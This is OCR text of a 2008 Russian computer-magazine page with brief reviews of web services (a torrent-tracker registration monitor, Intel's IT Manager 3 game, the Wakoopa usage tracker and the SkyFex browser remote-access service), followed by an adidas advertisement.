
ОБЗОР НОВОВВЕДЕНИЙ В ПОСЛЕДНИХ ЯДРАХ LINUX

СТР. 84



http://

WWW2



OPENTRACKERS

WWW.OPENTRACKERS.FR

Инвайт — практически обязательное условие для регистрации на любом серьезном торрент-трекере. Получить такое приглашение бывает не так-то просто, но есть вариант попасть в «счастливые часы» (когда регистрация открыта для всех). Это могут быть первые числа месяца или, допустим, определенные часы каждый день. Не прозевать такую возможность поможет классный сервис opentrackers. Он отслеживает странички с регистрациями и в случае их открытия тут же сообщает об этом через RSS.



IT MANAGER 3

ITMANAGER3.INTEL.COM


Редкий случай, когда игра может быть не только интересной, но и полезной. IT Manager — это разработанный компанией Intel симулятор работы IT-менеджера. Если хочешь проверить, хватит ли у тебя силенок выполнять обязанности IT-директора — рулить неуправляемыми админами, распределять ресурсы в условиях постоянно урезаемых бюджетов и при всех проблемах оставаться «в теме» — срочно приступай к работе.

ДЛЯ МОНИТОРИНГА ЗАПУЩЕННЫХ НА КОМПЬЮТЕРЕ ПРОГРАММ

WAKOOPA

WAKOOPA.COM

Если воспользовавшись этим сервисом, ты обнаружишь, что твои самые часто работающие программы — аська, браузер с ВКонтакте или Warcraft III, не спеши расстраиваться. Лучше посмотри глобальную статистику по всем пользователям сервиса. Мало кто вообще занимается делом :). Проект, отслеживающий запущенные на компьютере программы, любопытен еще и тем, что позволяет найти редкий и интересный софт, используемый продвинутыми гиками.



SKYFEX

SKYFEX.COM

А этот сервис предоставляет возможность удаленного доступа прямо через браузер. Правда, из-за использования ActiveX система работает только в Internet Explorer, но зато устанавливать вообще ничего не нужно: ни на сервере, ни на клиенте. Интересно, что в основе SkyFex лежит идея удаленного помощника. Нуждающиеся в помощи пользователи могут подать сигнал SOS, а другие — помочь им. В том числе, за денежки.


adidas
CELEBRATE
ORIGINALITY
Реклама
© 2008 adidas AG. adidas, логотип-трилистник и три полоски являются зарегистрированными товарными знаками компании adidas Group.
adidas.com/originals
Celebrate Originality — да здравствует оригинальность!
Реклама